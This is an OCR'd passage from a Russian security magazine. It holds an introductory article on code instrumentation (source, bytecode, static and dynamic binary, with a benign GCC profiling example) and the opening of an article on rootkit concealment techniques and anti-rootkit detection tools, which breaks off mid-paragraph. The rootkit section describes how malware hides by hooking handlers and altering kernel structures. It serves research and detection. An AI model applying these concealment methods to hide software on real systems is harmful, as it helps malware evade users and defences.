- LinkSys E1500 1.0.0–1.0.05.
- LinkSys E2500. Тестировалось только на 1.0.03.

SOLUTION. Есть обновления.


ЧАСТЬ 1
1/3

Robert S. Donovan @ flickr.com

ИНСТРУМЕНТАЦИЯ — ЭВОЛЮЦИЯ АНАЛИЗА

Основы основ об инструментации

Все больше, все сложнее и все динамичнее по своему исполнению становятся современные приложения. А с ростом сложности программ возрастает и сложность написания инструментов для их анализа. Чтобы упростить анализ, на помощь приходит так называемая инструментация, о которой сегодня и пойдет разговор.



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

ПРЕДВАРИТЕЛЬНАЯ ЗАГРУЗКА

Инструментация — для многих новое слово. Это процесс модификации исследуемой программы с целью ее дальнейшего анализа. Тема обширная, поэтому сегодня мы только начнем с ней знакомиться.

В рамках курса мы окунемся в мир инструментации: узнаем, как упростить жизнь при фаззинге, выявлении возможности эксплуатировать уязвимость, написании эксплойта. И конечно, уделим особое внимание теме динамической бинарной инструментации (DBI, Dynamic Binary Instrumentation). Всего будет три статьи. В первой мы поговорим о классификации методов инструментации. Во второй познакомимся с фреймворками для динамической бинарной инструментации (DynamoRIO, DynInst, Valgrind, PIN). А в третьей рассмотрим, как можно использовать фреймворк PIN в области информационной безопасности.

Сегодня мы начнем с самых базовых вещей. Ты узнаешь:

- каковы преимущества динамического анализа приложений над статическим;
- из чего состоит динамический анализ и какие задачи он решает;
- какие бывают виды инструментации;
- что такое инструментация исходного кода, байт-кода и бинарного файла (и какие инструменты для этого применяются);
- как проводится статическая и динамическая бинарная инструментация.

STATIC VS DYNAMIC

При анализе программ есть два возможных сценария: когда у нас есть исходный код приложения и когда у нас его нет. В большинстве случаев исходный код исследуемого приложения отсутствует, что при статическом анализе исполняемых файлов приводит к появлению целого ряда проблем. Например, невозможности отличить данные от кода, что, в свою очередь, ведет не только к неполному анализу, но и к получению ложных данных. А если исследуемая программа использует динамически генерируемый код, то даже наличие исходников не даст полную картину ее работы.

Современные приложения все чаще собираются и определяются во время своего выполнения, используя разделяемые библиотеки, виртуальные функции, подключаемые плагины, динамически генерируемый код и прочие динамические механизмы. Поэтому количество получаемой с помощью ста-

КРИТЕРИЙ	СТАТИЧЕСКИЙ ПОДХОД	ДИНАМИЧЕСКИЙ ПОДХОД
Проблема отличия кода от данных	Нерешаемая проблема	Данная проблема отсутствует
Покрытие кода	Большое покрытие кода	Выполненные пути
Определенность значений параметров	Полное отсутствие информации	Вся информация известна
Самомодифицирующийся код	Проблема	Нормальная работа
Взаимодействие со средой	Не учитывается	Учитывается
Неиспользуемый код	Анализируется	Отбрасывается
JIT-код	Не учитывается	Анализируется

Сравнение динамического и статического подхода при отсутствии исходного кода

тического анализа информации об исследуемой программе со временем становится все меньше и меньше. Статические инструменты уже не способны дать даже полного покрытия кода, что раньше было их неоспоримым преимуществом, не говоря уже о невозможности точно отличать данные от кода. В связи с этим появляется четкая необходимость в мощном динамическом подходе, сочетающем в себе простоту реализации и хорошую производительность.

ЧТО? КАК? ЗАЧЕМ?

Динамический анализ программ можно разделить на три основных этапа:

- инструментация приложения;
- профилирование приложения;
- анализ полученной информации.

На первом этапе идет подготовка приложения к профилированию — инструментация. Затем запуск, и уже при выполнении накапливается информация о работе приложения. Собранная информация представляет собой трассу приложения (список выполненных инструкций программы), которая затем обрабатывается. Пока мы рассмотрим только первый этап анализа.

Как уже говорилось, инструментацией называют процесс модификации исследуемой программы. За вставку дополнительного кода обычно отвечают инструментирующие процедуры. Они вызываются только раз при возникновении необходимого события и модифицируют целевую программу, добавляя в нее анализирующие процедуры, которые отвечают за необходимый анализ, изменение и мониторинг исследуемой программы и вызываются каждый раз при достижении определенного участка кода. Инструментация бинарного приложения может быть выполнена на разных уровнях гранулярности программы:

- инструкции;
- базового блока;
- трассы;
- процедуры;
- секции бинарного файла;
- бинарного образа.

Анализирующие процедуры обычно реализованы в виде процедур обратного вызова, которые срабатывают при достижении определенного участка кода или когда в программе происходит заданное событие.

Для создания таких инструментов, работающих во время выполнения программы, были разработаны специальные наборы библиотек динамической бинарной инструментации. Инструменты же, которые с их помощью можно создать, называют динамическими бинарными анализаторами (DBA, Dynamic Binary Analysis). Ими уже достаточно давно пользуются программисты и тестировщики для решения целого ряда повседневных задач: моделирования, эмуляции, анализа производительности, проверок правильности работы, отладки памяти, параллельной оптимизации, построения графа вызовов, сбора метрик кода, автоматической отладки.


Эти наборы библиотек также хорошо подходят и для задач, решаемых специалистами по информационной безопасности, администраторами, людьми, ищущими уязвимости, и антивирусными аналитиками. Так как обычно данные специалисты не имеют исходного кода программ, а влиять на их выполнение для сбора информации и последующего анализа как-то надо. Иными словами, это может понадобиться для:

- трассировки вызовов;
- анализа потока данных (taint-анализ);
- анализа потока управления (code coverage);
- обнаружения уязвимостей;
- определения условий возникновения уязвимостей (double free, race condition, dangling pointer, memory leak);
- обнаружения неизвестных уязвимостей (повреждение адреса возврата и так далее);
- фаззинга (генерация test case’ов, in memory fuzzing);
- временного закрытия уязвимостей (virtual patching);
- обнаружения шелл-кодов;
- реверс-инжиниринга;
- безопасности на основе поведенческого анализа (создание профиля легитимной работы);
- создания песочницы.

ВИДЫ ИНСТРУМЕНТАЦИИ

Для составления полной картины об инструментации кода рассмотрим все ее виды. В этом нам поможет следующая классификация:

1. Исходные данные: исходный код, байт-код, исполняемый файл.
2. Объект изменения: исходный код, компилятор, исполняемый файл, процесс, интерпретатор / виртуальная машина, среда выполнения, архитектурные возможности аппаратного обеспечения.
3. Технология изменения: инструментация исходного кода, инструментация кода компилятором, статическая инструментация кода, динамическая инструментация кода, отладчики, воспроизведение работы среды, возможности по отладке, предоставленные аппаратным обеспечением.
4. Способ достижения технологии: ручная/автоматизированная вставка анализирующих функций, настройка компиля-



Классификация методов инструментации

тора, статическая бинарная инструментация, модификация загрузчика, эмуляция, виртуализация, паравиртуализация, патчинг, статическая бинарная инструментация, динамическая бинарная инструментация, отладочный API ОС, эмуляция работы оборудования, отладочные регистры процессора, аппаратные отладчики.

Из приведенной классификации видно, что исходные данные (то есть то, что мы начинаем исследовать) могут быть представлены в одном из трех возможных видов:

- исходный код;
- байт-код;
- исполняемый бинарный файл.

Ситуация, когда доступен исходный код, возможна, только если ты являешься автором проекта или исследуемый проект опенсорсный. При этом возможно проанализировать только ту часть приложения, исходный код которой присутствует, — проанализировать сторонние (например, системные или чужие) библиотеки невозможно, так как их исходники почти всегда отсутствуют. Значительный плюс наличия исходников исследуемого приложения — полное знание о его высокоуровневом устройстве (названия переменных, типы переменных и так далее). Обратной стороной этого является полное отсутствие низкоуровневой информации (значение регистров, флагов, представления, как данные хранятся в памяти, и так далее).

Байт-код — машинно-независимый код низкого уровня, генерируемый транслятором и исполняемый интерпретатором / виртуальной машиной. Большинство инструкций байт-кода эквивалентны одной или нескольким командам ассемблера. Трансляция в байт-код занимает промежуточное положение между компиляцией в машинный код и интерпретацией. С ним можно встретиться при анализе программ, написанных на Java/C#.

Наличие только исполняемого бинарного файла — наиболее часто встречаемая ситуация, тем более при работе исследователя информационной безопасности. В этом случае уже хорошо, если для исследуемой программы доступны хотя бы отладочные символы. К данной категории в основном относятся приложения, написанные на компилируемых языках программирования, то есть когда компилятор переводит исходный код непосредственно в машинные команды.

Рассмотрим подробнее, как происходит инструментация в каждом из этих трех вариантов.

ИНСТРУМЕНТАЦИЯ ИСХОДНОГО КОДА

Инструментация исходного кода представляет собой вставку анализирующих функций непосредственно в исходный код программы. После компиляции и запуска программы вставленные анализирующие функции выполнятся и выдадут результат работы.



INFO

План курса:
- Классификация методов инструментации
- DBI-фреймворки (DynamoRIO, DynInst, Valgrind, PIN)
- Использование PIN для исследования безопасности

Исходный код в общем случае можно проинструментировать двумя путями:

Вручную:
- программист сам вставляет в нужные места необходимые функции.

Автоматизировано:
- с помощью инструментов среды разработки;
- с помощью параметров компилятора.

Рассмотрим в качестве примера инструментацию с помощью компилятора GCC, который позволяет инструментировать исходный код программы на уровне функций и предоставляет специальные функции и опции компилятора. Например, опция -finstrument-functions отвечает за создание инструментирующих вызовов для входа в функцию и выхода из функции. То есть сразу после входа в каждую функцию программы и перед выходом из нее располагаются профилирующие функции, в которые передается адрес текущей функции и место, откуда произошел вызов. Эти профилирующие функции имеют следующий вид:

```
void __cyg_profile_func_enter (void *this_fn, ↵
void *call_site);
void __cyg_profile_func_exit (void *this_fn, ↵
void *call_site);
```


Исходный код приложения, которое подверглось инструментации в GCC

```
#include <stdio.h>
void __cyg_profile_func_enter(void *this_fn, ↵
void *call_site)
__attribute__((no_instrument_function));
void __cyg_profile_func_enter(void *this_fn, ↵
void *call_site) {
  printf("ENTER: %p, from %p\n", this_fn, ↵
  call_site);
} /* __cyg_profile_func_enter */
void __cyg_profile_func_exit(void *this_fn, ↵
void *call_site)
__attribute__((no_instrument_function));
void __cyg_profile_func_exit(void *this_fn, ↵
void *call_site) {
  printf("EXIT:  %p, from %p\n", this_fn, ↵
  call_site);
} /* __cyg_profile_func_enter */
int foo() {
  return 2;
}
int bar() {
  return 1;
}
int main(int argc, char** argv) {
  printf("foo=%d bar=%d\n", foo(), bar());
}
```


В OS X существуют аналогичные функции, которые называются profile_func_enter() и profile_func_exit(). Преимущества и недостатки инструментации исходного кода:

+ точность анализа
+ доступность большего количества высокоуровневой информации
+ простота реализации
– необходимость перекомпилирования при изменении анализирующей функции
– необходимость наличия исходного кода
– отсутствие возможности анализировать JIT-код

Очевидно, что самый большой недостаток данного подхода заключается в обязательном наличии исходного кода, что в большинстве ситуаций, с которыми сталкивается специалист по информационной безопасности, просто невозможно. Однако данный способ отлично подходит для программистов, желающих отладить свои приложения.



Пример модифицированного и немодифицированного исполняемого файла с использованием перевыделения



Унифицированная модель выполнения байт-кода

Нас же, как ты уже понял, больше интересуют способы динамического анализа кода, которые не требуют наличия исходников и дают возможность исследовать сторонние легитимные приложения и вредоносное программное обеспечение.

ИНСТРУМЕНТАЦИЯ БАЙТ-КОДА

При наличии только лишь байт-кода инструментация производится другими способами, так как имеющееся промежуточное представление, перед тем как выполниться, загружается в виртуальную машину (ВМ) и уже там переводится в машинные инструкции и выполняется в операционной системе. В связи с такой схемой выполнения программы возникают и соответствующие проблемы:

- отладка приложений, работающих через интерпретатор / виртуальную машину, крайне тяжела по сравнению с отладкой обычных приложений;
- вся логика инкапсулирована внутри виртуальной машины;
- уязвимостями обычно являются ошибки в сгенерированном JIT-коде;
- ручная отладка и трассировка неправильного сгенерированного JIT-кода непрактична.

Что же касается инструментации байт-кода, то она может происходить на следующих стадиях:

До запуска:

- статическая инструментация: файл с байт-кодом инструментируется до его загрузки в ВМ. Например, создается копия файла и затем изменяется добавлением инструментации.

Во время загрузки байт-кода в ВМ:

- инструментация на этапе загрузки: возможно написание собственного загрузчика байт-кода в ВМ, который в процессе загрузки и будет производить инструментацию кода.

Во время выполнения:


- динамическая инструментация: байт-код, который уже загружен и, возможно, даже запущен, модифицируется.

ИНСТРУМЕНТАЦИЯ БИНАРНОГО КОДА

Ну и последний вариант, когда на руках у нас только сам исполняемый файл. Для его анализа мы можем влиять на него непосредственно (вставить в файл инструментирующий код, а затем запустить) либо в процессе работы (на процесс), на программное окружение, в котором он выполняется. Также мы можем использовать архитектурные возможности аппаратного обеспечения, на котором анализируется приложение. Все варианты можно представить в виде следующего списка:

Исполняемый файл

- Статическая инструментация кода
  - Статическая бинарная инструментация



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Полезный софт

ИНСТРУМЕНТАЦИЯ ИСХОДНОГО КОДА

1. Visual Studio Profiler — bit.ly/101YRr0
2. GCC — gcc.gnu.org
3. TAU — bit.ly/TFNUvU
4. OPARI — bit.ly/ZAO1Zc
5. Diablo — bit.ly/nwwN8G
6. Phoenix — bit.ly/RYWYi
7. LLVM — llvm.org
8. Rational Purify — ibm.co/2gqQF7
9. Valgrind — valgrind.org
10. AddressSanitizer (ASan) — bit.ly/yoENic

ИНСТРУМЕНТАЦИЯ БАЙТ-КОДА

1. ReFrameworker — bit.ly/160ro14 (.NET)
2. Javassist — bit.ly/2xnqYs (Java)
3. ObjectWeb ASM — asm.ow2.org (Java)
4. Byte Code Engineering Library (BCEL) — bit.ly/13BqJY9 (Java)
5. The Microsoft Bytecode Engineering Library (MBEL) — bit.ly/YWoN42 (.NET)
6. JavaSnoop — bit.ly/aCYA82 (Java)
7. reJ — bit.ly/b6kspj (Java)
8. Serp — bit.ly/gdxQrR (Java)
9. Runtime Assembly Instrumentation Library (RAIL) — rail.dei.uc.pt (.NET)
10. Cecil — bit.ly/4ibv7E (.NET)
11. JOIE — bit.ly/13BrCQt (Java)
12. JMangler — bit.ly/YJnmwu (Java)

СТАТИЧЕСКАЯ БИНАРНАЯ ИНСТРУМЕНТАЦИЯ

Примеры инструментов:

1. Dyninst — www.dyninst.org
2. EEL — bit.ly/WZvNAs
3. ATOM — bit.ly/1714s59
4. PEBIL — bit.ly/16kOhyk
5. ERESI — bit.ly/yP5Dx
6. TAU — bit.ly/TFNUvU
7. Vulcan — bit.ly/11Slja5
8. BIRD — bit.ly/YMocmh
9. Aslan (4514N) — bit.ly/g5ZMIP

ДИНАМИЧЕСКАЯ БИНАРНАЯ ИНСТРУМЕНТАЦИЯ

1. PIN — www.pintool.org
2. DynamoRIO — dynamorio.org
3. Dynist — www.dyninst.org
4. Valgrind — valgrind.org
5. BAP — bap.ece.cmu.edu
6. KEDR — kedr.berlios.de
7. ERESI — www.eresi-project.org
8. Detours — bit.ly/IlumJ
9. Vulcan — bit.ly/11Slja5
10. SpiderPig — bit.ly/14znwlr

Процесс
- Динамическая инструментация кода
  - Динамическая бинарная инструментация
- Перехват таблицы вызовов
  - IAT
- Отладчики
  - Отладочный API ОС

Среда выполнения
- Перехват таблицы вызовов
  - IDT, CPU MSRs, GDT, SSDT, IRP-таблица
- Воспроизведение работы среды
  - Эмуляция
  - Виртуализация

Архитектурные возможности
- Возможности по отладке, предоставленные аппаратным обеспечением
  - Отладочные регистры процессора
  - Аппаратные отладчики

Здесь нас интересуют два варианта — это статическая и динамическая бинарная инструментация. Рассмотрим их подробнее.

СТАТИЧЕСКАЯ БИНАРНАЯ ИНСТРУМЕНТАЦИЯ

Статическая бинарная инструментация кода заключается во вставке, изменении или удалении определенной функциональности в бинарном исполняемом файле, находящемся на диске, и сохранении получившегося файла в виде отдельной копии. После чего можно запускать модифицированный файл. При данном подходе получается, что инструментация проводится всего лишь один раз, а использовать ее можно многократно. Накладные расходы при таком подходе во время выполнения программы связаны только с выполнением вставленного кода.

При статической бинарной инструментации инструментирующая программа, в зависимости от ее реализации, может влиять:
- на заголовок исполняемого файла и сегмент кода и/или данных;
- сегмент кода и/или данных.

Данный подход также иногда еще именуют физической интеграцией кода или статической бинарной перезаписью.


Статическую бинарную инструментацию также можно классифицировать по использованию так называемого перевыделения:
- с перевыделением: заключается в создании нового сегмента кода, куда переносится инструментируемая функция с уже вставленными участками анализирующего кода. Обычно перевыделение происходит на уровне функций, из-за наибольшей простоты и практичности. Для этого в начале оригинальной функции вставляется переход на проинструментированную;
- без перевыделения: при таком подходе анализирующий код интегрируется в оригинальный код, что в большинстве случаев влечет за собой почти полную пересборку бинарника.

Правда, у статического метода остается проблема отличия данных от кода, так как инструментация выполняется до выполнения программы. Кроме этого, недостатком еще является то, что разделяемые библиотеки необходимо инструментировать отдельно, в то время как при динамической бинарной инструментации инструментируется весь выполняемый код. Статические анализаторы также обеспечивают меньшую гибкость для разработчиков инструментов, поскольку любой инструментирующий код сохраняется в течение всей работы приложения, в то время как динамический инструментарий предоставляет средства для удаления или изменения такого кода по мере необходимости.

Можно сказать, что статическая инструментация похожа на статическую трансляцию кода (когда код из одного представления транслируется в другое).



Презентация «Light And Dark Side Of Code Instrumentation» с CONFidence Krakow 2012: bit.ly/14rGdgK



Вставка кода в запущенную программу

ДИНАМИЧЕСКАЯ БИНАРНАЯ ИНСТРУМЕНТАЦИЯ

Динамическая бинарная инструментация выполняется во время работы программы и состоит из нескольких базовых состояний:
- получение управления от приложения;
- сохранение состояния программы;
- выполнение задач;
- восстановление состояния программы;
- возвращение управления приложению.

Получение управления от приложения обычно происходит с помощью сплайсинга/trampoline/hot-patching'а, реализующих перезапись текущих инструкций, с их сохранением в определенном месте:
- на инструкцию передачи управления (jmp);
- функциональный кусок кода (snippets).

При перезаписи инструкций играет важную роль, на какой платформе это происходит, так как все платформы по типу инструкций делятся на две категории:
- с фиксированной длиной инструкций: в этом случае при перезаписи инструкции на инструкцию передачи управления всегда переписывается только одна инструкция. Примеры таких платформ — ARM и SPARC;
- с переменной длиной: в данном случае при перезаписи инструкции на инструкцию передачи управления может переписаться несколько инструкций (при этом последняя не полностью), что вносит определенные трудности. Примерами таких платформ являются x86 и x86-64.

Данный подход также называют физической интеграцией кода или динамической бинарной перезаписью.

Преимущества и недостатки динамической бинарной инструментации перед статической:

\+ нет необходимости в перелинковке и перекомпиляции
\+ обнаружение кода в процессе выполнения
\+ обработка динамически генерируемого кода
\+ присоединение к запущенным процессам
\+ анализ всего приложения как единого целого
– увеличение накладных расходов
– сложность реализации

Увеличение накладных расходов связано с тем, что во время динамической бинарной инструментации, помимо вставки анализирующих функций, также производятся задачи разбора (парсинга), дизассемблирования, генерации кода и так далее. Данные недостатки со временем становятся все менее заметными, так как снижение производительности устраняют использованием кеша и оптимизирующими алгоритмами. А для реализации динамической инструментации создают специальные программные библиотеки с достаточно простым и удобным API.

КОНЕЦ МАТЧАСТИ

Вот мы и рассмотрели, какие бывают виды инструментаций, в чем преимущества и недостатки каждого из них. На сегодня наш экскурс в общую теорию закончен.

В следующей статье подробно разберем динамическую бинарную инструментацию, как наиболее мощную и универсальную, на примере программных библиотек PIN, DynamoRIO, DynInst и Valgrind. Продолжение, как говорится, следует... ⌶

ПРОБЛЕМЫ БЕЗОПАСНОСТИ И ТЕНДЕНЦИИ РАЗВИТИЯ

РУТКИТЫ:

Рассматриваем современные тенденции развития руткитов и методы их обнаружения

В настоящее время очевидно смещение вектора компьютерных атак от массового заражения к целевым, точечным атакам. Как сказал Е. Касперский: «Девяностые были десятилетием киберхулиганов, двухтысячные были десятилетием киберпреступников, сейчас наступила эра кибервойн и кибертеррора». Иллюстрацией этому являются всем известные примеры: Stuxnet, Duqu, Flamer, Gauss, которые многие антивирусные компании причисляют к кибероружию.



Игорь Коркин
igor.korkin@gmail.com,
@Igorkorkin

ОСНОВНЫЕ ТЕНДЕНЦИИ В КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ

Одним из ярких примеров использования кибероружия может служить шпионская сеть «Красный октябрь», которая пять лет активно добывала информацию из правительственных организаций, различных исследовательских институтов, крупных международных компаний. Серьезная защищенность этих объектов не остановила работу вредоносной системы. Она была раскрыта всего несколько месяцев назад, что свидетельствует о возрастающей угрозе вмешательства в работу любой компьютерной системы.

Для обеспечения устойчивого и неопределяемого присутствия в компьютерной системе вредоносное программное обеспечение (ВПО) использует специальные механизмы, называемые руткит-механизмами. В результате ВПО работает незаметно как для пользователя, так и для средств защиты.

Казалось бы, разработчики ОС должны всеми силами противостоять сокрытию нелегитимного ПО, однако появление новой версии Windows не изменило ситуацию в лучшую сторону. Восьмерка переняла от своих предшественников часть уже знакомых механизмов защиты (UAC, ASLR, DEP, PatchGuard, цифровые подписи для драйверов), для которых существует возможность обхода. И представила несколько новых — Secure Boot, SMEP и ELAM, которые, однако, не сильно повысили уровень защищенности. О чем свидетельствуют демообразец буткита Stoned Lite Питера Кляйсснера и UEFI bootkit Андреа Аллиеви. А о возможности обхода технологии SMEP на Windows 8 уже писал А. Шишкин из компании Positive Technologies.

Исходя из сказанного, можно сделать вывод, что в последней версии Windows для борьбы с ВПО ничего революционно нового не было внедрено, и достойных механизмов, способных сильно осложнить жизнь разработчикам руткитов, на сегодняшний момент нет.

МЕХАНИЗМЫ СОКРЫТИЯ В СИСТЕМЕ

Для сокрытия ВПО могут применяться различные методы. Впервые классификация механизмов сокрытия была выполнена Йоанной Рутковской в работе Introducing Stealth Malware Taxonomy. Предложенная ею классификация может быть расширена следующим образом (см. рис. 1).

Стеганографические механизмы скрывают истинное предназначение внедренных объектов маскировкой их под легитимные, например схожестью их имен с именами системных файлов. В результате вредоносные файлы видны пользователю, но не вызывают у него подозрения. Пример стеганографического сокрытия — использование сертификатов доверенных компаний для подписи вредоносных драйверов. Благодаря действительным сертификатам компаний Realtek и JMicron червь Stuxnet



Рис. 1. **Схема классификации механизмов сокрытия программного обеспечения**



ОБ АВТОРЕ

Игорь Коркин — кандидат технических наук по специальности 05.13.19 «Методы и системы защиты информации, информационная безопасность». Работает в МИФИ, руководит научной работой студентов, готовит аспирантов. Занимается обнаружением программных закладок более шести лет, автор более десяти научных работ, победитель конкурса «Хакеры против форензики» на форуме Positive Hack Days 2012.

долгое время оставался незамеченным, а компоненты червя Flame имели цифровую подпись самой компании Microsoft.

Для работы стеганографических механизмов не требуется повышенных привилегий, также они переносятся на различные версии ОС Windows. Однако из-за отсутствия технических механизмов сокрытия такое ВПО может быть легко обнаружено и удалено. Большую опасность представляют комбинации стеганографических с другими механизмами сокрытия.

Ко второй группе относятся технические механизмы сокрытия, в результате работы которых информация о скрываемом объекте становится недоступной средству обнаружения («не виден объект, значит, его и нет»). Эти механизмы можно разделить на руткит-механизмы, работающие «внутри» и «вне» ОС.

В случае руткит-механизма «внутри» ОС объектом может выступать процесс, драйвер, файл на диске, сетевой порт, ключ в реестре. Для своей работы руткит-механизмы могут изменять как пути выполнения, так и структуры памяти, как в пользовательском, так и в системном адресных пространствах.

Для изменения пути выполнения ВПО перехватывает функции штатного обработчика и передает управление вредоносному обработчику, который вносит целенаправленные изменения в возвращаемый результат. Способы обнаружения описанного механизма сокрытия уже освещались на страницах журнала.

Вторая подгруппа руткит-механизмов, работающих «внутри» ОС, не добавляет новых обработчиков в систему, а особым образом изменяет структуры памяти, хранящие информацию о скрываемом объекте. Примеры таких структур, расположенных в системном адресном пространстве и представляющих интерес для руткитов: _KRPCB, _ETHREAD, _EPROCESS, _MODULE_ENTRY, _DRIVER_OBJECT, плюс БД зарегистрированных драйверов и служб, расположенная в пользовательском пространстве процесса SERVICES.EXE.

Руткит-механизмы «вне» ОС основаны на установке собственного или модификации существующего обработчика событий в том или ином режиме работы процессора либо дополнительного аппаратного обеспечения. Для работы этих механизмов зачастую необходимо наличие набора микросхем с поддержкой требуемой технологии. Можно выделить руткит-механизмы, построенные на основе режима аппаратной виртуализации, режима системного управления и кода, использующего технологии Active Management Technology и V-PRO. Широко известный в узких кругах автор R_T_T в своих работах «Кремневый беспредел» описывает возможности и угрозы информационной безопасности не только от указанных технологий, но и от механизма обновления микрокода процессора (bit.ly/VRQD6O и bit.ly/104EsRB).

АНТИРУТКИТЫ

Большинство вредоносных средств, о которых шла речь ранее, использовали для своей работы драйверы. В связи с этим давай рассмотрим наиболее распространенные антируткитные средства, способные обнаруживать наличие скрытых драйверов.

Из популярных внештатных средств, поддерживающих работу с Windows 8, можно выделить следующие: Gmer, XueTr, PowerTool, TDSSKiller (Kaspersky Labs).

С позиции обнаружения скрытых драйверов средства Gmer, XueTr и PowerTool имеют схожие алгоритмы работы, использующие для обнаружения побайтовый поиск в памяти фрагментов структур драйверов. Средство TDSSKiller для обнаружения драйверов использует несколько иной список, информация в который заносится при загрузке драйверов через штатные средства Windows.

